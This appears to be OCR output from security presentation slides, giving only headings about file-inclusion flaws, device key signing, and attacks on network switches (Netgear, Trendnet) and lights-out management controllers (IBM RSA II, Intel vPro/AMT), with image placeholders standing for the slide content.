
Sign with a device private key !

What about arbitrary file inclusion?


What about arbitrary file inclusion?



What about arbitrary file inclusion?




More attacks: Switches




Netgear switch

Trendnet switch



More attacks: LOM



IBM RSA II

Intel vPro/AMT